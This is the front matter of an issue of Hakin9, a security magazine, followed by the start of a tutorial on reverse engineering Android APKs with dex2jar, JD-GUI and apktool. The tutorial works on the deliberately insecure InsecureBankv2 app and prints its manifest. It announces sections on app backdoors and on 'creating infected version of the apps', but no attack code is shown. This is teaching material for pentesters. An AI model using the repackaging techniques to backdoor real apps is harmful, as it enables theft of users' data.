Hakin9

PRACTICAL PROTECTION

IT SECURITY MAGAZINE

VOL.13, NO. 07

BEST 20 HACKING TUTORIALS

Password Cracking

Mobile Hacking

Wireless Hacking

AND MORE...

TEAM

Editor-in-Chief
Joanna Kretowicz
joanna.kretowicz@eforensicsmag.com

Editors:

Marta Sienicka
sienicka.marta@haking.com

Marta Strzelec
marta.strzelec@eforensicsmag.com

Bartek Adach
bartek.adach@haking.org

Proofreader:
Lee McKenzie

Senior Consultant/Publisher:
Paweł Marciniak

CEO:
Joanna Kretowicz
joanna.kretowicz@eforensicsmag.com

Marketing Director:
Joanna Kretowicz
joanna.kretowicz@eforensicsmag.com

DTP
Marta Sienicka
sienicka.marta@haking.com

Cover Design
Hiep Nguyen Duc

Publisher
Haking Media Sp. z o.o.
02-676 Warszawa
ul. Postępu 17D
Phone: 1 917 338 3631

www.haking.org

Hakin9

Dear Readers!

We would like to present you another special edition of Hakin9 - this time we decided to gather our best 20 hacking tutorials in one place. We divided them into four sections: Wireless and mobile hacking, password cracking, programming for hackers, and others. Inside you will find more than 400 pages of “how-to” and “step-by-step” tutorials that will surely contribute to your development as a professional pentester or ethical hacker.

Enjoy the issue,

Hakin9 Team

Mobile and Wireless Hacking

Password Cracking

Programming for Hackers

Various

Mobile and Wireless Hacking

Android Hacking: Dissection of Android Apps

Samrat Das

ABOUT THE AUTHOR

Samrat Das

Samrat Das is a security researcher currently working for Deloitte, India as a Cyber-Security Consultant.

His interests involve: Penetration Testing, Reverse Engineering/Malware Analysis & Secure Coding. He can be reached on sam9318@gmail.com, twitter: @Samrat_Das93 or his LinkedIn profile: https://in.linkedin.com/in/samrat18

Android is the biggest market holder currently in the world, with recent stats revealing that over 80% of devices sold in recent times are droid devices. As the sales and usage increase, so do the security risks associated with it!

Mobile Penetration Testing/ Security Auditing is a vast domain in itself, here I would like to cover a small facet for those people who would like to know the blend of reverse engineering and Android application security assessments together.

Some of the topics presented in this paper include:

- What is Dalvik Virtual Machine? | DVM vs JVM
- What is an apk file?
- Tools of the trade
- Android reverse engineering steps
- Anatomy of Apk
- Various components of Android
- Demo step by step
- Detecting Backdoors in Android App
- Diving into Appuse
- Creating infected version of the apps
- Useful Hacking Tools
- Anti-reverse engineering protection for Android

What is an apk file?

APK files are actually zip format packages based on the JAR file format.

To make an APK file, a program is first compiled and then all the contents of the program are packed into one file. Therefore, this APK file will contain all the program's code (in DEX files), all resources, certificates, manifest file, etc., that we can reverse-engineer.

What is Dalvik Virtual Machine?

As specified nicely from javatpoint.com, the Dalvik Virtual Machine (DVM) is an Android virtual machine optimized for mobile devices.

It optimizes the virtual machine for memory, battery life and performance.

The Dalvik VM was written by Dan Bornstein.

The Dex compiler converts the class files into the .dex file that run on the Dalvik VM. Multiple class files are converted into one dex file.




Image source http://www.javatpoint.com/dalvik-virtual-machine

Difference between DVM and JVM (Java Virtual Machine)

While it can be explained on a interestingly large scale, keeping it in simple words, JVM is a piece of work that has been designed to work based on byte code for computers.

On the other hand, DVM works based on optimized bytecode designed keeping in mind mobile platforms since they have lower memory and processes and thus consist of opcodes.

Tools we will need:

The best resource for performing Android reverse engineering is the VM called Appuse. It's one of the best built in toolkits for performing in depth security assessments of Android applications. Not only does it contains all the tools, but it automates all the effort needed to do manually.

Here, I will be covering the Appuse, for now it's all about getting our hands dirty with manual tools to understand how exactly reverse engineering of Android applications takes place.

1. Dex2Jar (https://sourceforge.net/projects/dex2jar/)
2. JD-GUI(https://github.com/java-decompiler/jd-gui)
3. APK-tool(https://ibotpeaches.github.io/Apktool/)
4. An intentionally vulnerable application for hands-on (https://codeload.github.com/dineshshetty/Android-InsecureBankv2/zip/master)

Now for the beginners, here's a short intro for all these tools:

- **Dex2Jar:** The dex2jar is one of the foremost tools you will need to convert the .dex files (DVM environment) files into jar files, so you extract and view the contents (remember jar is just a zip file containing class files)
- **JD-GUI:** Once you get the jar file, it's as simple as firing up this tool and inspecting the class files here, where you can get tons of information about the application!
- **APK-tool**: The handy app that can decode resource files, it's a superset of JD-GUI since not only can it can help you inspect the decompiled files, but you can also use the same tool to modify the app and repackage that back into an assembled file!

Before we go into reverse engineering Android, some quick basic information:

Android reverse engineering includes five steps:

- **Extraction** Separating an .apk file into multiple files.
- **Decoding** Converting the .dex, dalvik bytecode into java class files, baksmali files
- **Modifying** Altering the application bytecode, AndroidManifest.xml, application assets, and resources
- **Encoding**
  - Modified .xml files must be converted back into their binary formats.
  - New classes.dex are created from the modified .smali files.
  - Assembled directory is produced with all .smali files into a single .dex file.
- **Packing**


- All application file,s such as the assembled .dex files, binary .xml files, and application assets, must be stored in a Zip archive.

The process to sign an .apk file is based on the JAR signing process.

The **jarsigner** utility is used to sign .apk files with RSA certificates.

The packing step aligns the contents of the .apk file performed with the zipalign utility.

A typical way for the entire process to work:




Source: *Google Images*


Anatomy of Apk

A typical application package contains

- Classes.dex (file)
- AndroidManifest.xml (file)
- META-INF (folder)
- resources.arsc (file)
- res (folder)
- assets (folder)
- lib (folder)

- **META-INF** directory:
    - MANIFEST.MF—This file simply enumerates the files that are included in the distribution, either for processing by various packaging tools, or for human use.
    - CERT.RSA—The certificate of the application.
    - CERT.SF—The list of resources and SHA-1 digest of the corresponding lines in the Manifest.MF file.
- **lib**: This directory contains the compiled code that is specific to a software layer of a processor. The directory is split into more directories within it:
    - armeabi—compiled code for all ARM based processors only.
    - armeabi-v7a—compiled code for all ARMv7 and above based processors only.
    - x86—compiled code for x86 processors only.
    - mips—compiled code for MIPS processors only.
- **res:** This directory contains resources not compiled into resources.arsc.
- **assets**: This directory contains application assets.
- **AndroidManifest.xml**: This is an additional Android manifest file, describing the name, version, access rights, referenced library files for the application.
- **classes.dex**: The classes compiled into the DEX file format understandable by the Dalvik virtual machine.
- **resources.arsc**: This is a file containing precompiled resources, such as binary XML, for example.
- Once we extract the file, by simply renaming the apk to zip, we will get a screen like this:





Various components of Android:

Activities: The visual screens that a user could interact with. (buttons, images, TextView, etc.)

Services: Components that run in the background.

Broadcast Receivers: Receivers that listen to the incoming broadcast messages by the Android system. Once they receive a broadcast message, a particular action could be triggered depending on the predefined conditions.

Shared Preferences: Used by an application in order to save small sets of

data for the application. This data is stored inside a folder named shared_prefs. These small datasets may include name value pairs, such as the user's score in a game and login credentials.

Intents: Components that are used to bind two or more different Android components together.


Content Providers: Used to provide access to a structured set of data to be used by the application. An application can access and query its own data or the data stored in the phone using the Content Providers.

That’s all the information you will need to start your droid reversing journey! Let’s take a practical hands-on now.

Demo step by step

Preliminary step of Conversion of Dex file to Jar file:


1. Open up dex2jar folder.
2. In Windows, select the d2j-dex2jar.bat file keeping the apk file in the same folder for ease.
3. Alternatively, you can select the dex file directly obtained by extracting the apk as zip, as shown below:




4. Once you use the d2j-dex2jar.bat InsecureBankv2-dex2jar.jar, the following jar file will be created:

Once you receive the Jar file, we can proceed for getting the class files and get the source code for class files.

Next step: Viewing class files from jar file



Launch JD-GUI and import the jar file inside it. As you can see, we get the class files from where we can get idea of the source code!




The next step is getting to know the application further by going into the resource files! At this point, we can use the powerful apktool for analyzing the apk. Apktool has multiple switches and can be used for decompiling files, as well as recompiling them into modified versions.


d stands for decode

b stands for build

You can look for more info on https://ibotpeaches.github.io/Apktool/documentation/

Here we will use the d option now to decode the apk and analyze its contents. Once you do this, we can see the following output:





As you can see here, we have the different files of the apk, the sections of which I have already described above.

Analyzing the manifest.xml file will give us the information of what system level access the application can gather. For example, the above application's manifest.xml file gives:

AndroidManifest.xml - Notepad

File Edit Format View Help

```
<?xml version="1.0" encoding="utf-8" standalone="no"?>
<manifest xmlns:android="http://schemas.android.com/apk/res/android" package="com.android.insecurebankv2" platformBuildVersionCode="22"
platformBuildVersionName="5.1.1-1819727">
    <uses-permission android:name="android.permission.INTERNET"/>
    <uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE"/>
    <uses-permission android:name="android.permission.SEND_SMS"/>
    <uses-permission android:name="android.permission.USE_CREDENTIALS"/>
    <uses-permission android:name="android.permission.GET_ACCOUNTS"/>
    <uses-permission android:name="android.permission.READ_PROFILE"/>
    <uses-permission android:name="android.permission.READ_CONTACTS"/>
    <android:uses-permission android:name="android.permission.READ_PHONE_STATE"/>
    <android:uses-permission android:maxSdkVersion="18" android:name="android.permission.READ_EXTERNAL_STORAGE"/>
    <android:uses-permission android:name="android.permission.READ_CALL_LOG"/>
    <uses-permission android:name="android.permission.ACCESS_NETWORK_STATE"/>
    <uses-permission android:name="android.permission.ACCESS_COARSE_LOCATION"/>
    <uses-feature android:glEsVersion="0x20000" android:required="true"/>
    <application android:allowBackup="true" android:debuggable="true" android:icon="@mipmap/ic_launcher" android:label="@string/app_name"
android:theme="@android:style/Theme.Holo.Light.DarkActionBar">
        <activity android:label="@string/app_name" android:name="com.android.insecurebankv2.LoginActivity">
            <intent-filter>
                <action android:name="android.intent.action.MAIN"/>
                <category android:name="android.intent.category.LAUNCHER"/>
            </intent-filter>
        </activity>
        <activity android:label="@string/title_activity_file_pref" android:name="com.android.insecurebankv2.FilePrefActivity"
android:windowSoftInputMode="adjustNothing|stateVisible"/>
        <activity android:label="@string/title_activity_do_login" android:name="com.android.insecurebankv2.DoLogin"/>
        <activity android:exported="true" android:label="@string/title_activity_post_login" android:name="com.android.insecurebankv2.PostLogin"/>
        <activity android:label="@string/title_activity_wrong_login" android:name="com.android.insecurebankv2.WrongLogin"/>
```

As you can see above, the application can read your storage memory, write data, send sms, read your contacts, as well as network state and call logs. From a hacker's point of view, it can backdoor the application and steal complete information from the user's phone!

So far we have explored the analysis and code-deciphering of apk files, let's see further what we can do.

Detecting Backdoors in Android App

Many times, malicious developers leave malicious backdoors in applications, by which they can get access to your machines. Inspecting the code can give you hints as well as the code by which they have done so. The same app we are inspecting allows us to use a backdoored credential to perform a login! Let's see:

ChangePassword.class | DoLogin.class

